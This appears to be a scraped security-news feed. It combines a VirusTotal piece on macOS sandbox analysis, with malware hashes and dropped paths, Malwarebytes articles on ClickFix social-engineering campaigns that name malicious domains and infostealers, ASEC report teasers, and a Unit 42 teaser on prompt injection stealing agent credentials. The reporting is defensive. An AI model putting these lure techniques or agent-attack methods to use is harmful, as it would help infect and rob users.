c363180da38cac9e894b158a65eb3ad72eb31c24a6b16c00bbc3bfc276db32d5 macos-stealer-v2 (Related Stealer Cluster) 27 / 76 MALWARE / STEALER / PHISHING
f7dcdc4167ec267aef007f9d5f98e9e0314185e5355effd3e304b6fa686ea84c /private/tmp/binaryexe / .binaryexe (Dropped C2 Bot) 28 / 76 Dropped Second-Stage Implant
d7dd630f67e03d2945185838dca887211ea3693c91fc0bd0d2e257948bb3b678 /Library/LaunchDaemons/com.somedaemon.plist 0 / 75 Dropped Persistence Property List

Interactive Live Analysis (Exclusive to Private Scanning)

While automated dynamic analysis and Sigma behavioral detections are available on VirusTotal reports, sophisticated macOS threats often require human interaction to detonate completely. Malware may hide behind multi-step custom installer wizards, require a password to unlock a disk image, or pause execution until realistic user input is provided—just like the "Password Request" dialog shown above.

To empower incident responders and malware analysts, Interactive Live Analysis with macOS Mirage is available exclusively as part of our Private Scanning product offering in Google Threat Intelligence and VirusTotal Enterprise:

  • Real-Time Mouse & Keyboard Control: Analysts can step directly into the running macOS 26 desktop inside their web browser to click buttons, navigate prompts, open Terminal, or manually interact with suspicious applications.
  • Host-to-Guest Clipboard ("Send as Keystrokes"): Analysts can paste passwords, decryption keys, URLs, or terminal commands from their local workstation directly into the sandbox VM as simulated keystrokes.
  • Extended Session Timeouts & Network Control: Interactive sessions can run for extended durations (up to 30 minutes) and can be configured with custom network routing modes—including full isolation, simulated internet services, HTTPS MITM inspection, or Tor routing.
  • Complete Tenant Privacy: All files, interactive sessions, screenshots, and behavioral reports generated in Private Scanning remain strictly isolated within your organization's private environment and are never shared publicly.
Selecting macOS Mirage and enabling Live Interaction inside Private Scanning
Figure 4: Selecting macOS Mirage and enabling Live Interaction inside the Private Scanning configuration modal.
Sending Clipboard Text as Keystrokes During Live Interaction
Figure 5: Using the "Send as keystrokes" clipboard bridge during a live interactive macOS Mirage session in Private Scanning.

Try It Out and Share Your Feedback

macOS Mirage is part of our ongoing commitment to expanding multi-platform dynamic analysis across VirusTotal and Google Threat Intelligence. To view the new behavioral reports on public samples, navigate to the Behavior tab on any macOS file report in VirusTotal to inspect process trees, file system changes, network activity, screenshots, and Sigma rule matches. Enterprise customers using Private Scanning can select MacOS Mirage directly from the scan configuration dialog to launch automated or live interactive sessions.

If you find any issues or have feature requests, please don't hesitate to contact us.

Happy hunting!

SilverFox: Tracking the Distribution of a Domestic Variant of a Malicious Installation File Posing as KakaoTalk

Por:ATCP
27 de Setembro de 2026, 12:00
The threat actor used SEO poisoning (a technique that exploits search results to redirect users to fake sites) to distribute a malicious installer disguised as a KakaoTalk installer. The appearance and packaging method of the installer changed continuously, and the threat actor sequentially used NSIS, Advanced Installer, and Inno Setup. It contained both legitimate installation […]
  • ✇ASEC BLOG
  • August 2026 Threat Trend Report on Ransomware ATCP
    Purpose and Scope This report summarizes statistics on new ransomware samples, affected systems, and statistics on targeted businesses collected during the month of August 2026, as well as major Korean & Global ransomware issues. Statistics on targeted businesses were compiled based on the time when publicly available information from ransomware groups’ DLS (Dedicated Leak Sites, […]
     

August 2026 Threat Trend Report on Ransomware

Por:ATCP
22 de Setembro de 2026, 12:00
Purpose and Scope This report summarizes statistics on new ransomware samples, affected systems, and statistics on targeted businesses collected during the month of August 2026, as well as major Korean & Global ransomware issues. Statistics on targeted businesses were compiled based on the time when publicly available information from ransomware groups’ DLS (Dedicated Leak Sites, […]
  • ✇ASEC BLOG
  • Security Issues in the Korean & Global Financial Sector in August 2026 ATCP
    Statistics on Malware Distributed to the Financial Sector Malware Distribution Trends. In Attack Stage 1, phishing was the highest at 2.1, Up from 1.8 The previous month. In Attack Stage 2, dropper/downloader was the highest at 1.1, Down from 3.2 The previous month. In Stage 3 of the attack, Infostealers were the most prevalent at […]
     

Security Issues in the Korean & Global Financial Sector in August 2026

Por:ATCP
7 de Setembro de 2026, 12:00
Statistics on Malware Distributed to the Financial Sector Malware Distribution Trends. In Attack Stage 1, phishing was the highest at 2.1, Up from 1.8 The previous month. In Attack Stage 2, dropper/downloader was the highest at 1.1, Down from 3.2 The previous month. In Stage 3 of the attack, Infostealers were the most prevalent at […]
  • ✇Malwarebytes
  • Criminals turn placeholder domain into ClickFix trap
    A domain that has long appeared in software documentation, code examples, and developer test material is now being used to push a ClickFix attack against Windows users. A placeholder domain stands in for a website in an example. The best-known is probably example.com. Another, third-party[.]com, has often been used in documentation to represent an external website, API, or service. However, there is a very important difference between the two: example.com is reserved for documentation, whi
     

Criminals turn placeholder domain into ClickFix trap

25 de Setembro de 2026, 09:42

A domain that has long appeared in software documentation, code examples, and developer test material is now being used to push a ClickFix attack against Windows users.

A placeholder domain stands in for a website in an example. The best-known is probably example.com. Another, third-party[.]com, has often been used in documentation to represent an external website, API, or service.


However, there is a very important difference between the two: example.com is reserved for documentation, while third-party[.]com is an ordinary domain. Anyone could register it, and someone did. Every document, test, and skill that hardcoded it now points readers and users to the attacker’s infrastructure.

Researchers at Manifold Security found that third-party[.]com was serving a fake Cloudflare-style verification page to Windows visitors. The page tries to persuade them to open the Windows Run box and paste a command it has copied to their clipboard.This command is designed to download and execute a PowerShell script. At the time of writing the domain hosting the script is not resolving.

ClickFix is a social-engineering technique that turns the victim into the malware installer.

Instead of relying on a malicious attachment or an obvious executable download, the attacker convinces someone to run a command themselves. Common lures include:

  • A fake CAPTCHA or Cloudflare Turnstile check.
  • A browser error that claims it needs a “manual fix.”
  • A bogus video-player, document-viewer, or popular software download.
  • A support scam page that tells the visitor to paste a command into Run, Command Prompt, Terminal, or PowerShell.

ClickFix works because the command often uses legitimate Windows or Mac tools to download and execute the next stage. It also runs with the permissions of the person who has been convinced to enter it.

The consequences can range from information theft to more serious compromise of a company network. In a recent campaign called TerminalFix, a fake Cloudflare CAPTCHA led victims to paste a PowerShell command into Windows Terminal or PowerShell.

How to stay safe

With ClickFix running rampant—and it doesn’t look like it’s going away anytime soon—it’s important to be aware, careful, and protected.

  • Slow down. Be wary of a webpage that urges you to run commands on your device, especially if it uses a countdown or other pressure tactic.
  • Don’t run commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
  • Check what you’re pasting. A website may copy a command to your clipboard without showing you the full text. Don’t paste it into a command window.
  • Secure your device. Use an up-to-date, real-time anti-malware solution with a web protection component.
    Malwarebytes blocks third-party[.] com
  • Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!

Pro tip: The free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard.


Stop threats before they can do any harm.

Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →

Larva-25012: A 2026 Proxyware Distribution Campaign by the Threat Actor (DigitalPulse, SOAX, Appsalt, IPRoyal)

Por:ATCP
16 de Setembro de 2026, 12:00
The AhnLab SEcurity intelligence Center (ASEC) has been monitoring proxyjacking attacks and confirmed that, in the second half of 2026, the Larva-25012 threat actor has resumed actively distributing Proxyware. Rather than conducting malware distribution through new methods, the threat actor appears to have targeted already infected systems to distribute Proxyware.    1. Proxyjacking Attacks A […]
  • ✇Malwarebytes
  • A week in security (September 14 – September 20)
    Last week on Malwarebytes Labs:New Android malware uses AI to steal bank logins and PINsDid an AI really try to break free from human control?Fake parcel delivery messages steal your card and bank detailsFlock cameras are tracking people as well as carsRevolut phishing texts appear days after data breach12 celebrity deepfake websites seized by Manhattan DAT-Mobile rewards points expiry texts are a phishing scamGoogle Pixel owners urged to patch actively exploited modem flawAI helps scammers buil
     

A Vault with a Heap-View: The Uncomfortable Space Between AgentCore Harness and Identity

18 de Setembro de 2026, 07:00

Analysis of how default configurations in AWS AgentCore Harness allow prompt injection to exfiltrate credentials, and key steps to secure your agents.

The post A Vault with a Heap-View: The Uncomfortable Space Between AgentCore Harness and Identity appeared first on Unit 42.

  • ✇ASEC BLOG
  • August 2026 Threat Trend Report on APT Groups ATCP
    Purpose and Scope The August 2026 APT Threat Trends report summarizes attack cases in which state-sponsored threat actors combined attacks involving open-source supply chain compromises, the use of generative AI, the exploitation of legitimate cloud services, job scams, and the exploitation of zero-day vulnerabilities. A key finding is the use of GitHub, GitLab, OneDrive, Telegram, […]
     

August 2026 Threat Trend Report on APT Groups

Por:ATCP
17 de Setembro de 2026, 12:00
Purpose and Scope The August 2026 APT Threat Trends report summarizes attack cases in which state-sponsored threat actors combined attacks involving open-source supply chain compromises, the use of generative AI, the exploitation of legitimate cloud services, job scams, and the exploitation of zero-day vulnerabilities. A key finding is the use of GitHub, GitLab, OneDrive, Telegram, […]
  • ✇Malwarebytes
  • HBO Max’s verified Reddit account hijacked to spread malware
    Researchers at Hudson Rock found that cybercriminals hijacked HBO Max’s verified Reddit account and used it to run 108 malicious ads over roughly 48 hours. The ads used HBO Max’s trusted corporate account to promote fake AI tools, developer software, and macOS utilities, lowering potential victims’ guards. Some ads directed users to convincing HBO lookalike sites that claimed to offer a native HBO Max app for macOS or a promotional download. But instead of providing an installer, the sites
     

HBO Max’s verified Reddit account hijacked to spread malware

15 de Setembro de 2026, 08:51

Researchers at Hudson Rock found that cybercriminals hijacked HBO Max’s verified Reddit account and used it to run 108 malicious ads over roughly 48 hours.

The ads used HBO Max’s trusted corporate account to promote fake AI tools, developer software, and macOS utilities, lowering potential victims’ guards.

Some ads directed users to convincing HBO lookalike sites that claimed to offer a native HBO Max app for macOS or a promotional download. But instead of providing an installer, the sites instructed visitors to open Terminal on their Mac or, on Windows, the Run dialog or PowerShell, and paste in a command.

This is the hallmark of a growing social engineering technique known as ClickFix.

ClickFix attacks disguise malicious instructions as a routine technical step, such as fixing an error, completing a CAPTCHA, verifying that you are human, or installing software. A web page may silently copy a command to the clipboard, then guide the victim through pasting and running it, by which they will infect their own device.

Researchers at ADAMnetworks have dubbed the operation behind the HBO Max ads “PasteSwitch.” Its infrastructure appears to tailor the next stage to the visitor’s device and the lure being used.

Observed macOS payloads included MacSync and AMOS infostealers designed to steal browser credentials and profiles, Telegram data, Apple Notes, saved passwords, and cryptocurrency wallet recovery phrases.

Windows users could end up with the Amatera infostealer, which runs in memory. The operation has also been linked to cryptocurrency clipboard hijackers, which monitor copied wallet addresses and replace them with an attacker-controlled address before a transaction is sent.

How to stay safe

Reddit admins paused the ads and opened a security investigation after reports came in, but it is important to remain vigilant. Reportedly, ClickFix was responsible for more than half of all malware loader activity in 2025.

One reason for its success is that campaigns continue to add new methods for tricking users and different commands for avoiding detection.

Users of macOS Tahoe 26.4 or later may be warned when pasting text into Terminal, but it doesn’t appear for everyone, so you shouldn’t rely on that alone.

Malwarebytes can provide additional protection at several stages of a ClickFix attack. Browser Guard warns when a website tries to copy something to your clipboard, web protection blocks known malicious sites, and real-time protection can detect malware delivered by the campaign.

With ClickFix running rampant and inventing new methods all the time, it’s important to be aware, careful, and protected:

  • Treat ads with caution. A verified account does not guarantee that an ad is safe. Visit the company’s official website directly instead of downloading software through an advertisement.
  • Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Attackers may use countdowns, user counters, or other pressure tactics to make you act quickly.
  • Don’t run commands from untrusted sources. Never run code or commands copied from websites, emails, ads, or messages unless you trust the source and understand what the command does. Check the instructions against official documentation or contact the company’s support team.

  • Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component. Malwarebytes blocks ember-bridge.com, which is part of the PasteSwitch infrastructure.
    Malwarebytes blocks ember-bridge.com
  • Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!

From reporting threats to removing them.

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

I just trusted the security certificate prompt… Beware of the LegionLoader malware being distributed via the ClickFix method

Por:ATCP
2 de Setembro de 2026, 12:00
The AhnLab SEcurity intelligence Center (ASEC) recently identified the LegionLoader malware, which is currently being distributed via the ClickFix method. There are two main distribution methods identified so far; both involve tricking users into visiting a malicious URL and then prompting them to directly execute malicious PowerShell commands through a fake Cloudflare CAPTCHA screen.   […]
❌
❌